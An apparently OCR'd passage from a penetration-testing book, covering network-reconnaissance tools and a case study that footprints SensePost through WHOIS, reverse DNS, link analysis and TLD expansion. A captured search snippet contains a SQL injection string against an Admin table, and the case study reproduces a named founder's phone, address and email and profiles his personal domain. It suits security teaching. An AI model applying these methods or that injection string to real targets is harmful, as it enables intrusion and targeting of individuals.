
The WHOIS command-line tool was mentioned previously, but specifically to look up domain registrant information; in the verification phase, WHOIS is used to look up information regarding owners of an IP address/block. Information returned may include IP block size, IP block owner, and owner contact information. (See Figure 1.41.)

qtrace (www.sensepost.com/research/)

qtrace is a tool from the BiLE software suite used to plot the boundaries of networks. It uses a heavily modified *traceroute* using a custom compiled *hping* to perform multiple *traceroutes* to boundary sections of a class C network. qtrace uses a list of single IP addresses to test the network size. Output is written to a specified file. (See Figure 1.42.)

```
How to use:
perl qtrace.pl [ip_address_file] [output_file]

Input fields:
Full IP addresses one per line
Output results to file

Typical use:
perl qtrace.pl ip_list.txt outputfile.txt

Output format:
Network range 10.10.1.1-10.10.28
```

Figure 1.42 Sample qtrace Output




```
> cat qtrace.output
64.233.183.0-64.233.183.255
216.239.63.0-216.239.63.48
65.245.24.0-65.245.24.16
65.221.133.176-65.221.133.192
67.126.100.0-67.126.100.64
69.111.141.160-69.111.141.176
>
```

BiLE Suite jarf-rev

jarf-rev is used to perform a reverse DNS lookup on an IP range. All reverse entries that match the filter file are displayed on screen. The output displayed is the DNS name followed by IP address.

```
How to use:
perl jarf-rev [subnetblock] [nameserver]

Input fields:
Subnetblock specified is the first three octets of network address
Nameserver is the nameserver to be used

Typical use:
perl jarf-rev 192.168.37.1-192.168.37.118 10.10.15.60

Output format:
DNS name ; IP number
DNS name is blank if no reverse entry could be discovered.
```

Figure 1.43 Sample jarf-rev Output



```
prox# perl jarf-rev 168.210.134.0-168.210.134.100 168.210.2.2 1
siteadmin.sensepost.com;168.210.134.4
pokkeld.sensepost.com;168.210.134.1
;168.210.134.0
zolbool.sensepost.com;168.210.134.3
snitterly.sensepost.com;168.210.134.5
blowfish.sensepost.com;168.210.134.6
knoofsmul.sensepost.com;168.210.134.2
dorper.sensepost.com;168.210.134.7
merino.sensepost.com;168.210.134.8
retroneer.sensepost.com;168.210.134.9
rexacop.sensepost.com;168.210.134.10
techano.sensepost.com;168.210.134.11
kragakami.sensepost.com;168.210.134.12
ingozischnell.sensepost.com;168.210.134.13
strongfringe.sensepost.com;168.210.134.14
brodecore.sensepost.com;168.210.134.15
;168.210.134.16
;168.210.134.17
;168.210.134.18
;168.210.134.19
;168.210.134.20
;168.210.134.21
;168.210.134.22
```

ipcalc.pl

ipcalc.pl is a simple Perl script that we use to analyze the structure of IP subnet blocks. From the tool's own description: "ipcalc takes an IP address and netmask and calculates the resulting broadcast, network, Cisco wildcard mask, and host range. By giving a second netmask, you can design sub- and super-networks. It is also intended to be a teaching tool and presents the results as easy-to-understand binary values."


Example:

```
perl ipcalc.pl 192.168.1.0/28
```

GTWhois (www.geektools.com)

GTWhois is a Windows WHOIS lookup tool from GeekTools that can be used to perform both DNS and IP registrant information lookups. (See Figure 1.44.)

Figure 1.44 GTWhois IP Lookup



Whois Results: "155.212.56.73"

```
Conversent Communications CONVERSENT-155 (NET-155-212-0-0-1)
                                  155.212.0.0 - 155.212.255.255
Syngress Publishing OEMN-155-212-56-64 (NET-155-212-56-64-1)
                                  155.212.56.64 - 155.212.56.79

# ARIN WHOIS database, last updated 2005-11-19 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Whois Query

Look for: 155.212.56.73

Whois Server: whois.arin.net

□ Automatic

Case Studies—The Tools in Action


In this section we will demonstrate some of the technologies, techniques and tools of reconnaissance in action. Because of the complexity and recursive nature of the reconnaissance process, we won't attempt to complete the entire exercise here. We will, however, touch on all the most pertinent areas.

Intelligence Gathering, Footprinting, and Verification of an Internet-Connected Network

For the **Case Study** section of the chapter we will perform a basic first run reconnaissance of the SensePost Internet infrastructure. During these phases we are bombarded with tons of information, contact details, DNS information and IP addresses etc. It is recommended that all data be saved in a well-structured format where it can be easily retrieved at any time. One way of doing this is to use the BidiBLAH Assessment Console from SensePost. This tool is unfortunately not open-source, but is available free of charge from their web site. While BidiBLAH is the probably the leading tool in the world for Footprinting, it is not open source, and therefore falls beyond the scope of this book. Readers are encouraged to investigate the tool, nonetheless.

We begin our *Intelligence Gathering* phase with a simple search on *SensePost* using Google, as shown in Figure 1.45. The search reveals the company's corporate website, *www.sensepost.com*. The Google search also reveals an IP address hosting a copy of the *SensePost* website. This may be a copy of the website hosted on a server on the main corporate network, or perhaps a hosted server; the IP address is recorded for later inspection. In this phase all sorts of information is important and should be recorded, particularly email addresses, users, website links and most importantly domains that may seem to be connected to the *SensePost* infrastructure.

Figure 1.45 SensePost Google Search Results



sensepost - Google Search - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
Getting Started
Latest Headlines
Google
Web Images Groups News more »
Search
Advanced Search
Preferences
Done

http://www.google.co.za/search?hl=en&hs=sjc&client=firefox-a&rls=org.mozilla:en-US:of

sensepost

Search: ● the web ○ pages from South Africa

Web Results **1** - **10** of about **68,700** for **sensepost**. (**0.21** seconds)

SensePost
An independent company specialising in the provision of skills and resources for information security.
www.**sensepost**.com/ - 7k - Cached - Similar pages

SensePost
SensePost - Information Security, **SensePost** - Information Security. **SensePost** - Information Security. Automated Scanning. Information systems are constantly **...**
www.**sensepost**.com/automatedscanning.html - 21k - Cached - Similar pages
[More results from www.sensepost.com]

SQL insertion
sensepost' union select password,password from Admin-- **... sensepost**' insert into Admin(userid,password,lastlogin) values ('haroon','hi','Dec 19 2001 **...**
www.cgisecurity.com/lib/SQLinsertion.htm - 40k - Cached - Similar pages

[PDF] Putting the Tea back into Cyber Terrorism **SensePost** Research **...**
File Format: PDF/Adobe Acrobat - View as HTML
SensePost Research. BlackHat Briefings. July 2003. Las Vegas USA **...** In all the internal network assessments **SensePost** has performed we have **...**
www.blackhat.com/presentations/bh-usa-03/bh-us-03-**sensepost**/bh-us-03-**sensepost**-paper.pdf - Similar pages

[PDF] The Role of Non Obvious Relationships in the Foot Printing Process **...**
File Format: PDF/Adobe Acrobat
SensePost Research. BlackHat Windows Briefings. February 2003. Seattle USA. This project by. Roelof Temmingh [roelof@**sensepost**.com] **...**
www.blackhat.com/presentations/win-usa-03/bh-win-03-**sensepost**/bh-win-03-**sensepost**-notes.pdf - Similar pages
[More results from www.blackhat.com]

Penetration Testing: Blackhat & **Sensepost**
Roelof Temmingh of **Sensepost** and is definitely worth taking a look at. In his talk he went over their tool BiDiBLAH and the methodology it uses when **...**
seclists.org/lists/pen-test/2005/Aug/0000.html - Similar pages

SensePost
HackRack V3, the highly anticipated upgrade of HackRack, **SensePost's** automated **... SensePost** has recruited the services of security analyst Herman Young. **...**
168.210.134.6/garage_news.html - 22k - Cached - Similar pages

Notes from the Underground…


Keeping a Journal

Keep a journal of notes as you work, and record *everything* of interest that you see. In essence hacking is a percentage game and the key to succeeding or failing to compromise your target may just lie in the tiniest piece of information that you stumble upon along the way.

Browsing through the *SensePost* Web site's content, including news articles and links, one will find important pages such as the "Partners" page where *SensePost* links to their business partners. The domains of these Web sites will be recorded for WHOIS inspection. It's important to browse these sites for any clues to relationships between the two companies. Further inspection of the site reveals a SensePost-provided online security scanning product named *HackRack*. Using Google and searching for keywords such as *SensePost* and *HackRack* reveal a new domain: *hackrack.com*.

Registrant information (Figure 1.46) of all discovered domains is carefully examined. Registrant information such as contact persons, email addresses, name servers and organizational information is recorded. Looking at the *sensepost.com* registrant information, the main contact information points to a *Roelof Temmingh* (a SensePost founder), and an interesting email address *roelof@cube.co.za* is identified.


Figure 1.46 SensePost WHOIS Registrant Information



```
Organization:
   SensePost
   Roelof  Temmingh
   44 Nelmapius Street,Irene
   Centurion,  0163
   ZA
   Phone: +27-83-448-6996
   Email: roelof@cube.co.za

Registrar Name....: Register.com
Registrar Whois...: whois.register.com
Registrar Homepage: http://www.register.com

Domain Name: SENSEPOST.COM

   Created on..............: Mon, Feb 14, 2000
   Expires on..............: Thu, Feb 14, 2008
   Record last updated on..: Mon, Feb 21, 2005

Administrative Contact:
   SensePost
   Roelof  Temmingh
   44 Nelmapius Street,Irene
   Centurion,  0163
   ZA
   Phone: +27-83-448-6996
   Email: roelof@cube.co.za

Technical Contact, Zone Contact:
   Register.Com
   Domain Registrar
   575 8th Avenue - 11th Floor
   New York, NY 10018
   US
   Phone: 902-749-2701
   Fax..: 902-749-5429
   Email: domain-registrar@register.com

Domain servers in listed order:

SNOW.FINGERS.CO.ZA                              196.7.148.5
SNITTERLY.SENSEPOST.COM                         196.30.67.5
```

WHOIS information of the *cube.co.za* domain does not reveal any information that may link it back to *SensePost* (but do notice the email address of the registrant - *tva@truteq.com* , which becomes significant later). Surfing the *cube.co.za* web site reveals that the web site is a personal domain registered by *Roelof* and his then-roommate Tiaan. Although *Cube* (shown in Figure 1.47) may seem like a personally-used domain, we'll be including it in our target scope at this stage because of its possible technical links to *SensePost*. It's possible that *Roelof* may use a host within the *Cube* domain for remote access to the *SensePost* corporate network. (Remember, in penetration testing, it's often about the "*where*", and not the "*what.*" Every possible attack vector is significant).

Figure 1.47 Cube Home Page


Cube Home Page - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.cube.co.za/
Go
Getting Started
Latest Headlines
C U B E
Done


The Home on the Web of Tiaan and Roelof since 1996.

Learn more about CubeNet

Send comments about these pages to Tiaan.
This site is a privately funded site.
All views expressed here are either Tiaan or Roelof's.

Performing a WHOIS lookup on *hackrack.com* confirms that the domain does in fact belong to *SensePost*, as they contain similar registration information. Performing WHOIS lookups of each newly discovered domain is essential. It is important to confirm that the domains have some sort of relevance to the target organization.


Figure 1.48 HackRack WHOIS Registrant Information



```
   Organization:
      SensePost
      Roelof  Temmingh
      44 Nelmapius Street,Irene
      Centurion,  0163
      ZA
      Phone: +27-83-448-6996
      Email: roelof@cube.co.za

   Registrar Name....: Register.com
   Registrar Whois...: whois.register.com
   Registrar Homepage: http://www.register.com

   Domain Name: HACKRACK.COM

      Created on..............: Thu, Jul 26, 2001
      Expires on..............: Wed, Jul 26, 2006
      Record last updated on..: Mon, Jun 28, 2004

   Administrative Contact:
      SensePost
      Roelof  Temmingh
      44 Nelmapius Street,Irene
      Centurion,  0163
      ZA
      Phone: +27-83-448-6996
      Email: roelof@cube.co.za

   Technical Contact, Zone Contact:
      Register.Com
      Domain Registrar
      575 8th Avenue - 11th Floor
      New York, NY 10018
      US
      Phone: 902-749-2701
      Fax..: 902-749-5429
      Email: domain-registrar@register.com

   Domain servers in listed order:

   DNS39.REGISTER.COM                              216.21.234.90
   DNS40.REGISTER.COM                              216.21.226.90
```

At this point, the SensePost corporate website will be analyzed with *BiLE*, which will deduce more possibly-related domains using HTTP Link Analysis. It is not necessary to go through the entire list of domains BiLE will return as their relevance decreases rapidly. We usually only look at the top 0.1% highest-scoring domains reported by BiLE (Figure 1.49). WHOIS information regarding these domains may be inspected again for relevance during a later process we call *Vetting*.

Figure 1.49 SensePost BiLE Final Results




```
prox# more sensepost.footprint.mine.sorted
www.sensepost.com:144
168.210.134.6:100
www.rsaconference.net:21.25
www.first.org:21.25
www.defcon.org:21.25
www.blackhat.com:21.25
sensepost.com:21.25
online.securityfocus.com:21.25
hackrack.co.za:21.25
www1.sensepost.com:11.25
www.syngress.com:10
prox#
```

Remember that the results we see above simply indicate strong relationships on the 'Web'. We still need to investigate each of these relationships to understand their significance in the real world.

For each confirmed domain, a *DNS Name Expansion* search is then performed via *Netcraft*. In Figure 1.50 a new domain *sensepost.co.za* is discovered. Please note, as previously mentioned, that informational resources such as *Netcraft* should used as an additional resource and not as an authority.

Figure 1.50 Netcraft SensePost Wildcard Search


Netcraft - Search Web by Domain - Mozilla Firefox
File
Edit
View
Go
Bookmarks
Tools
Help
http://searchdns.netcraft.com/?restriction=site+contains(
Go
Getting Started
Latest Headlines
NETCRAFT
No upfront costs.
Microsoft
Get subscription-based licensing for hosters & ISVs.
Netcraft
News
Done

Search Web by Domain

Explore 70,884,595 web sites 21st November 2005

Search: site contains *sensepost* lookup! search tips

example: site contains .sco.com


Results for *sensepost*

Found 3 sites

	Site	Site Report	First seen	Netblock	OS
1.	hackrack.sensepost.com	🗎	October 2003	Rackspace.com	FreeBSD
2.	www.sensepost.co.za	🗎	July 2003	Rackspace.com	FreeBSD
3.	www.sensepost.com	🗎	April 2000	Rackspace.com	FreeBSD

At this point all domains discovered are processed through the *exp-tld.pl* tool that forms part of the BiLE software suite. *exp-tld* will build a list of matching domains in other TLD's. All domains listed by *exp-tld* will be examined via WHOIS registrant information to confirm relevance.


Figure 1.51 Verbose exp-tld Data Returned



```
hackrack.co.st
sensepost.co.st
hackrack.com.mp
hackrack.ac.mp
sensepost.com.mp
sensepost.ac.mp
hackrack.co.tk
hackrack.org.tk
sensepost.com.tk
sensepost.co.tk
sensepost.org.tk
hackrack.co.nr
sensepost.co.nr
hackrack.ac.ms
sensepost.ac.ms
hackrack.com.ph
hackrack.co.ph
hackrack.ac.ph
hackrack.org.ph
sensepost.com.ph
sensepost.co.ph
sensepost.ac.ph
sensepost.org.ph
hackrack.co.ro
sensepost.co.ro
sensepost-exp-out.txt 47%
```

We can see from the last screenshots that the *exp-tld* results have returned a large amount of data. It should be obvious that *SensePost* has not registered all of these domains. This is a good example of TLD squattering (as shown in Figure 1.52). This practice (also called 'sucking' or 'wildcarding') is used by unscrupulous ccTLD Registries to catch requests for domains that do not yet exist in the hope of selling that domain to the requestor. Verisign followed this practice for a while until finally bowing to public pressure. Bearing this in mind, we use the Vetting phase to identify these false positives whilst being careful not to accidentally exclude any domains that may really be relevant.

Figure 1.52 Example of a Squatter TLD Template Site


Free .CO.NR Domain Name : sensepost.co.nr - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.sensepost.co.nr/
Go
Getting Started
Latest Headlines
.co.nr
free domain
Done

Get a FREE Domain Name with No Ads - WWW.YOURNAME.CO.NR !!!
Free Subdomain of co.nr domain name. Plus Free URL Redirection with Free Url Cloaking and Path forwarding, Free Short Url with NO Ads at all!

Domain name: SENSEPOST.CO.NR **- is not in our database.**

It means this domain name might be available for registration. And you can register it right now on our website **Absolutely FREE** !

Signup now to get this Domain name! - It's Absolutely FREE !

To learn more about **Free Domains**, please visit **CO.NR Website** here

